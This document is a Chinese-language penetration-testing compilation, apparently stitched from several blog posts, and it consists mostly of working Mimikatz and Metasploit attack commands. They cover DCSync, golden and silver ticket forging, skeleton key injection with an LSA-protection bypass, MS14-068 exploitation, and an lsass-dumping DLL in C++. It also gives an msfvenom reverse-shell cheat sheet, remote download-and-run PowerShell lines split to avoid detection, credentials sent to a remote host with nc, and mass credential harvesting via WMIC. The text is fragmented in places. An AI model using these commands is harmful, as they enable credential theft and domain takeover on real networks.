mimikatz "lsadump::dcsync /domain:xx.com /user:krbtgt" 利用 mimikatz 生成域管權限的 Golden Ticket,填入對應的域管理員賬號、域名稱、sid值,如下:
kerberos::golden /admin:administrator /domain:ABC.COM /sid:S-1-5-21-3912242732-2617380311-62526969 /krbtgt:c7af5cfc450e645ed4c46daa78fe18da /ticket:test.kiribi #導入剛才生成的票據 kerberos::ptt test.kiribi #導入成功後可獲取域管權限 dir \\dc.abc.com\c$ 黃金票據和白銀票據的一些區別:Golden Ticket:偽造TGT,可以獲取任何 Kerberos 服務權限,且由 krbtgt 的 hash 加密,金票在使用的過程需要和域控通信
白銀票據:偽造 TGS ,只能訪問指定的服務,且由服務賬號(通常為計算機賬戶)的 Hash 加密 ,銀票在使用的過程不需要同域控通信
#在域控上導出 DC$ 的 HASH mimikatz log "privilege::debug" "sekurlsa::logonpasswords" #利用 DC$ 的 Hash製作一張 cifs 服務的白銀票據 kerberos::golden /domain:ABC.COM /sid: S-1-5-21-3912242732-2617380311-62526969 /target:DC.ABC.COM /rc4:f3a76b2f3e5af8d2808734b8974acba9 /service:cifs /user:strage /ptt #cifs是指的文件共享服務,有了 cifs 服務權限,就可以訪問域控制器的文件系統 dir \\DC.ABC.COM\C$ skeleton key(萬能鑰匙)就是給所有域內用戶添加一個相同的密碼,域內所有的用戶 都可以使用這個密碼進行認證,同時原始密碼也可以使用,其原理是對 lsass.exe 進行注 入,所以重啟後會失效。
#在域控上安裝 skeleton key mimikatz.exe privilege::debug "misc::skeleton" #在域內其他機器嘗試使用 skeleton key 去訪問域控,添加的密碼是 mimikatz net use \\WIN-9P499QKTLDO.adtest.com\c$ mimikatz /user:adtest\administrator 微軟在 2014 年 3 月 12 日添加了 LSA 爆護策略,用來防止對進程 lsass.exe 的代碼注入。如果直接嘗試添加 skelenton key 會失敗。

#適用系統 windows 8.1 windows server 2012 及以上 當然 mimikatz 依舊可以繞過,該功能需要導入mimidrv.sys文件,導入命令如下:
privilege::debug !+ !processprotect /process:lsass.exe /remove misc::skeleton 當我們拿到了一個普通域成員的賬號後,想繼續對該域進行滲透,拿到域控服務器權限。如果域控服務器存在 MS14_068 漏洞,並且未打補丁,那麼我們就可以利用 MS14_068 快速獲得域控服務器權限。
MS14-068編號 CVE-2014-6324,補丁為 3011780 ,如果自檢可在域控制器上使用命令檢測。
systeminfo |find "3011780" #為空說明該服務器存在MS14-068漏洞 操作鏈接:MS14-068復現(CVE-2014-6324):https://www.cnblogs.com/-mo-/p/11890539.html
詳情請見:鏈接
管理員常常會禁用一些重要程序的運行,比如cmd、regedit、taskmgr,此時不方便滲透的進一步進行,這裡除了去改回原來的配置,還可以借助mimikatz的一些功能:
privilege::debug misc::cmd misc::regedit misc::taskmgr Powersploit中提供的很多工具都是做過加密處理的,同時也提供了一些用來加密處理的腳本,Out-EncryptedScript就是其中之一。
首先在本地對Invoke-Mimikatz.ps1進行加密處理:
poweshell.exe Import-Module .\Out-EncryptedScript.ps1 poweshell.exe Out-EncryptedScript -ScriptPath .\Invoke-Mimikatz.ps1 -Password 密碼 -Salt 隨機數 #默認生成的文件是evil.ps1 -Password 設置加密的密鑰 -Salt 隨機數,防止被暴力破解 將加密生成的evil.sp1腳本放在目標機上,執行如下命令:
#遠程加載解密腳本 poweshell.exe IEX(New-Object Net.WebClient).DownloadString("http://1.1.1.32/PowerSploit/ScriptModification/Out-EncryptedScript.ps1") [String] $cmd = Get-Content .\evil.ps1 Invoke-Expression $cmd $decrypted = de password salt Invoke-Expression $decrypted Invoke-Mimikatz 
https://3gstudent.github.io/3gstudent.github.io/
https://blog.csdn.net/dda6607/article/details/101262101
https://blog.csdn.net/qq_36119192/article/details/83057161
https://blog.csdn.net/qq_36119192/article/details/100634467
procdump.exe -accepteula -ma lsass.exe lsass.dmp mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords full" exit tasklist /svc | findstr lsass.exe 檢視lsass.exe 的PID號 Sqldumper.exe ProcessID 0 0x01100 匯出mdmp檔案 mimikatz.exe "sekurlsa::minidump SQLDmpr0001.mdmp" "sekurlsa::logonPasswords full" exit powershell IEX (New-Object Net.WebClient).DownloadString('http://x.x.x.x/ps/Invoke-Mimikatz.ps1'); Invoke-Mimikatz powershell "$a='IEX((New-Object Net.WebClient).DownloadString(''ht';$b='tp://x.x.x.x/ps/Invoke-Mimikatz.ps1'')); Invoke-Mimikatz';IEX ($a+$b)" #pragma comment(lib, "Rpcrt4.lib") (引入Rpcrt4.lib庫檔案) #include <cstdio> #include <windows.h> #include <DbgHelp.h> #include <iostream> #include <string> #include <map> #include <TlHelp32.h> #pragma comment(lib,"Dbghelp.lib") using namespace std; int FindPID() { PROCESSENTRY32 pe32; pe32.dwSize = sizeof(pe32); HANDLE hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0); if (hProcessSnap == INVALID_HANDLE_VALUE) { cout << "CreateToolhelp32Snapshot Error!" << endl;; return false; } BOOL bResult = Process32First(hProcessSnap, &pe32); while (bResult) { if (_wcsicmp(pe32.szExeFile, L"lsass.exe") == 0) { return pe32.th32ProcessID; } bResult = Process32Next(hProcessSnap, &pe32); } CloseHandle(hProcessSnap); return -1; } typedef HRESULT(WINAPI* _MiniDumpW)( DWORD arg1, DWORD arg2, PWCHAR cmdline); typedef NTSTATUS(WINAPI* _RtlAdjustPrivilege)( ULONG Privilege, BOOL Enable, BOOL CurrentThread, PULONG Enabled); int dump() { HRESULT hr; _MiniDumpW MiniDumpW; _RtlAdjustPrivilege RtlAdjustPrivilege; ULONG t; MiniDumpW = (_MiniDumpW)GetProcAddress( LoadLibrary(L"comsvcs.dll"), "MiniDumpW"); RtlAdjustPrivilege = (_RtlAdjustPrivilege)GetProcAddress( GetModuleHandle(L"ntdll"), "RtlAdjustPrivilege"); if (MiniDumpW == NULL) { return 0; } // try enable debug privilege RtlAdjustPrivilege(20, TRUE, FALSE, &t); wchar_t ws[100]; swprintf(ws, 100, L"%hd%hs", FindPID(), " C:\\1.bin full"); MiniDumpW(0, 0, ws); return 0; } BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) { switch (ul_reason_for_call) { case DLL_PROCESS_ATTACH: dump(); break; case DLL_THREAD_ATTACH: case DLL_THREAD_DETACH: case DLL_PROCESS_DETACH: break; } return TRUE; } mimikatz# sekurlsa::minidump 1.bin mimikatz# sekurlsa::loginpasswords full Mimikatz 是法國人 benjamin 開發的一款功能強大的輕量級調試工具,本意是用來個人測試,但由於其功能強大,能夠直接讀取 WindowsXP-2012(2016 做了安全防護,需要修改注冊表值,重啟後生效,可以獲取明文密碼)等操作系統的明文密碼而聞名於滲透測試,可以說是滲透必備工具,從早期 1.0 版本到現在的 2.1.1 20180205 版本,其功能得到了很大的提升和擴展。
Mimikatz 最新版本一共三個文件(mimilib.dll、mimikatz.exe、mimidrv.sys),分為 Win32 位(多了一個 mimilove.exe 文件)和 X64 位。通過它們可以提升進程權限、注入進程讀取進程內存,可以直接從 Lsass 中獲取當前登錄過系統用戶的賬號明文密碼。Lsass 是微軟 Windows 系統的安全機制它主要用於本地安全和登錄策略,通常我們在登錄系統時輸入密碼之後,密碼便會儲存在 lsass 內存中,經過其 wdigest 和 tspkg 兩個模塊調用後,對其使用可逆的算法進行加密並存儲在內存之中,而 Mimikatz 正是通過對 Lsass 的逆算獲取到明文密碼!
本文以 Mimikatz 最新版為例,介紹了 Mimikatz 的參數、獲取密碼以及偽造黃金票據獲取域控密碼等用戶,利用 ms14-068 結合 Mimikatz 獲取域控密碼等,最後文中還給出了相應的防範方法,對網絡攻防都具有一定的借鑑意義。
下載後解壓縮即可,裡面分為 Win32 和 X64,Win32 是針對 Windows32 位,而 X64 是正對 64位操作系統,目前絕大部分操作系統為 64位(支持大內存的使用)。其相關資源如下:
本次測試使用 Win32 版本,將程序解壓後,通過 cmd 進入當前目錄,執行 Mimikatz 程序,如圖1所示,隨便輸入即可獲取幫助信息。
圖1 顯示幫助信息
輸入“::”顯示其支持模塊信息。
(1)standard:標准模塊,基本命令,不需要模塊信息。
(2)crypto:加密模塊,其後跟以下參數,其使用命令為 crypto:: 參數名,例如 crypto::providers,如圖2所示。
圖2 參考加密算法提供類型及名單
(3)sekurlsa 枚舉用戶憑證
DPAPI_SYSTEM密碼值。(4)kerberos:Kerberos 包模塊
(5)privilege:特權模塊
(6)process:進程模塊
(7)service:Service module
(8)lsadump:LsaDump module
Lsadump::sam:該命令轉儲安全帳戶管理器(SAM)數據庫,它包含用戶密碼的 NTLM,有時包含 LM 哈希。
在線命令提升模式獲取:
privilege::debug token::whoami token::elevate lsadump::sam 離線獲取,通過以下方式備份 SYSTEM&SAM 配置:
reg save HKLM\SYSTEM SystemBkup.hiv reg save HKLM\SAM SamBkup.hiv 或者使用 Volue Shadow Copy / BootCD 來備份這些文件:
C:\Windows\System32\config\SYSTEM C:\Windows\System32\config\SAM 然後執行 mimikatz # lsadump::sam SystemBkup.hiv SamBkup.hiv 即可獲取。
(9)ts 終端服務模塊
(10)event 事件模塊
(11)misc 雜項模塊,打開 cmd、regedit、taskmgr、ncroutemon、detours、wifi、addsid、memssp、skeleton 等。
(12)token:令牌操作模塊
(13)vault:Windows 信任/憑證模塊,Vault::list 列出 Windows 信任/憑證。
(14)net 顯示 user、group、alias、session、wsession、tod、stats、share、serverinfo 等信息。
(1)創建 get.bat 腳本
@echo off mimikatz.exe <command.txt >pass.txt exit (2)創建 command.txt 文件
privilege::debug inject::process lsass.exe sekurlsa.dll @getLogonPasswords Exit (3)執行 get.bat 文件即可獲取密碼,pass.txt 記錄的即為獲取的密碼,get.bat、command.txt 和 mimikatz.exe 在同一個文件夾下。
(1)sekurlsa 獲取
privilege::debug sekurlsa::logonpasswords (2)Lsadump 獲取密碼
Lsadump::secrets (1)生成tgt_zhangsan@admin.com.ccche票據
ms14-068.py -u zhangsan@admin.com -p venus123@ -s S-1-5-21-1825629200-489098874-1280338471-1104 -d admin.com (2)導入票據
mimikatz kerberos::ptc c:/tgt_zhangsan@admin.com.ccche 在 Windows 2008 及以上操作系統中執行命令:
powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds" 注意:獲取密碼的計算機必須能夠訪問 raw.githubusercontent.com 網絡,也可以將該 ps 文件下載到其他地址,然後替換後執行。該腳本目前在 Win2014 中只能獲取 NTLM 值,無法獲取明文密碼,如圖3所示。
圖3 通過 ps 腳本獲取密碼值
(1)需要生成一個反彈的可執行程序或者通過漏洞直接獲取一個反彈的 shell。下面是通過 msfvenom 生成 shell:
(1)Linux:msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf > shell.elf (2)Windows:msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe (3)Mac:msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.macho (4)PHP:msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php (5)asp:msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f asp > shell.asp (6)JSP:msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp (7)WAR:msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f war > shell.war Scripting Payloads (8)Python:msfvenom -p cmd/unix/reverse_python LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.py (9)Bash:msfvenom -p cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.sh (10)Perl:msfvenom -p cmd/unix/reverse_perl LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.pl (11)Linux Based Shellcode:msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f <language> (12)Windows Based Shellcode:msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f <language> (13)Mac Based Shellcode:msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f <language> 在架構中比較好用的有兩個cmd/powershell_base64和x86/shikata_ga_nai,下面生成一個實例(反彈的服務器 IP 為 192.168.106.133):
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.106.133 LPORT=4444 -f exe > shell.exe (2)運行 msfconsole 並設置:
use exploit/multi/handler set payload windows/meterpreter/reverse_tcp set lhost 192.168.106.133 set lport 4444 run或者exploit (3)在測試計算機上運行 exe 文件。
(4)在 msf 獲取反彈的 shell,如圖5所示。
kerberos 獲取網絡認證協議憑證,其中可能會有明文密碼 msv 獲取msv 憑證,其中包含LM和NTLM哈希密碼值 wdigest 獲取wdigest (摘要式身份驗證)憑證,其中可能會有明文密碼 以域控 test.local 為例子,mimikatz 在 c:\test\ 目錄下。
在域控上執行通過 mimkatz 輸出:
mimikatz log "lsadump::dcsync /domain:test.local /user:krbtgt" 找到如下信息:
/domain:test.local /sid:S-1-5-21-4155807533-921486164-2767329826 /aes256:af71a24ea463446f9b4c645e1bfe1e0f1c70c7d785df10acf008106a055e682f 偽造的用戶設置為 god,執行:
mimikatz "kerberos::golden /domain:test.local /sid:S-1-5-21-4155807533-921486164-2767329826 /aes256:af71a24ea463446f9b4c645e1bfe1e0f1c70c7d785df10acf008106a055e682f /user:god /ticket:gold.kirbi" 生成文件 gold.kirbi。
偽造 Golden Ticket 獲得域控權限,導入 Golden Ticket,執行如下命令:
kerberos::ptt c:\test\gold.kirbi 目前網上有 Python 腳本的利用方法,其下載地址請單擊這裡,具體方法如下:
(1)獲取 SID
(2)生成 tgt 文件
ms14-068.py -u antian365@antian365.local -s S-1-5-21-3314867233-3443566213-336233174-500-d DC2. antian365.local 會在當前命令目錄生成一個 TGT_ antian365@ antian365.local.ccache 文件,將該文件復制到 mimikatz 目錄。
(3)導入 tgt 文件
mimikatz.exe log "kerberos::ptc TGT_ antian365@ antian365.local.ccache" exit (4)查看並獲取域控權限
net use \\DC2. antian365.local\admin$ //註:使用IP可能會失敗 dir \\DC2. antian365.local\c$ (5)klist 查看票據,klist 僅僅在 Win2008 以上可以查看。
(1)使用 ms14_068 模塊
use auxiliary/admin/kerberos/ms14_068_kerberos_checksum set DOMAIN DEMO.LOCAL set PASSWORD antian365 set USER antian365 set USER_SID S-1-5-21-3314867233-3443566213-336233174-500 set RHOST WIN-T.demo.local run 生成一個形如time_default_ip_windows.kerberos_num.bin的文件。
(2)導入 bin 文件
kerberos::clist "time_default_ip_windows.kerberos_num.bin" /export/ 保存為 0-00000000-antian365@krbtgt-DEMO.LOCAL.kirbi 文件。
(3)使用生成的 kirbi
use exploit/multi/handler set payload windows/meterpreter/reverse_tcp set lhost 172.16.158.1 exploit getuid load mimikatz kerberos_ticket_use /tmp/0-00000000- antian365@krbtgt-DEMO.LOCAL.kirbi background sessions (4)獲取域控權限
use exploit/windows/local/current_user_psexec set TECHNIQUE PSH set RHOSTS WIN-T.demo.local set payload windows/meterpreter/reverse_tcp set lhost 172.16.158.1 set SESSION 1 exploit getuid (1)獲取並記錄密碼到 mimikatz.log 文件
mimikatz.exe ""privilege::debug"" ""log sekurlsa::logonpasswords "" exit && dir (2)輸出到本地 log.txt 文件
mimikatz.exe ""privilege::debug"" ""sekurlsa::logonpasswords"" exit >> log.txt (3)記錄新密碼到文件
有時候獲取的哈希是舊的,這時需要記錄新的登錄哈希值,可以使用以下命令來記錄,記錄的結果在 c:\windows\system32\mimilsa.log。
mimikatz.exe privilege::debug misc::memssp (4)通過 nc 命令將 mimikatz 執行結果傳輸到遠程
nc -vlp 44444 mimikatz.exe ""privilege::debug"" ""sekurlsa::logonpasswords "" exit | nc.exe -vv 192.168.106.145 4444 (5)通過 nc 命令遠程執行 mimikatz
nc.exe -vlp 4444;nc.exe -vv 192.168.106.145 4444 -e mimikatz.exe。接著就會反彈到 192.168.106.145 的 4444 端口,出來一個 cmd 的窗口,可以在該窗口進行密碼獲取,如圖4所示。
圖4 nc 反彈執行命令
(6)批量獲取域控密碼
通常在域滲透的時候,我們可能想要獲得更多的密碼,針對 server08 以後的服務器獲取 ntds.dit 的 hash 以後還不一定能破解出來,所以可以通過 Mimikatz 來獲取明文密碼,但是一台一台登錄去獲取會很慢且不方便,所以這裡介紹一個批量的方法:
1)創建共享文件夾:
cd\ mkdir open net share open=C:\open /grant:everyone,full icacls C:\open\ /grant Everyone:(OI)(CI)F /t 修改注冊表:
reg change HKLM\System\CurrentControlSet\services\LanmanServer\Parameters NullSessionShares REG_MULTI_SZ open reg change HKLM\System\CurrentControlSet\Control\Lsa "EveryoneIncludesAnonymous" 1 修改共享目錄到 open。
2)在共享目錄添加下列文件:
powershell "IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.11:8080/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds > \\192.168.1.11\open\%COMPUTERNAME%.txt 2>&1 IP 是設置共享的主機 IP 地址。
3)運行 mongoose,默認開啟端口 8080。
4)執行 wmic:
wmic /node:@serverlist.txt process call create "\\192.168.1.11\open\powershellme.cmd" 帶憑證:
wmic /node:@serverlist.txt /user:PROJECTMENTOR\evi1cg /password:123 process call create "\\192.168.1.11\open\powershellme.cmd" 5)在共享目錄看各個服務器的密碼吧。
6)清除記錄:
PS:可以使用如下命令開啟 PowerShell remoting:
psexec @serverlist.txt -u [admin account name] -p [admin account password] -h -d powershell.exe "enable-psremoting -force" Mimikatz 的 Linux 平台仿造版本 mimipenguin(由 @HunterGregal 開發),mimipenguin 需要 root 權限運行,通過檢索內存、/etc/shadow 文件等敏感區域查找信息進行計算,從而提取出系統明文密碼。軟件下載地址請單擊這裡,下載後運行 mimipenguin.sh 即可,如圖5所示。
圖 5 Linux 下直接獲取密碼
Kali 4.3.0 (rolling) x64 (gdm3) Ubuntu Desktop 12.04 LTS x64 (Gnome Keyring 3.18.3-0ubuntu2) Ubuntu Desktop 16.04 LTS x64 (Gnome Keyring 3.18.3-0ubuntu2) XUbuntu Desktop 16.04 x64 (Gnome Keyring 3.18.3-0ubuntu2) Archlinux x64 Gnome 3 (Gnome Keyring 3.20) OpenSUSE Leap 42.2 x64 (Gnome Keyring 3.20) VSFTPd 3.0.3-8+b1 (Active FTP client connections) Apache2 2.4.25-3 (Active/Old HTTP BASIC AUTH Sessions) [Gcore dependency] openssh-server 1:7.3p1-1 (Active SSH connections - sudo usage) 參考作者及網上安全防範方法主要有以下三個方法:
在HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Wdigest下新建 UseLogonCredential 值,其類型為 Dword32 位類型,值為 0 即可。
參考文章:


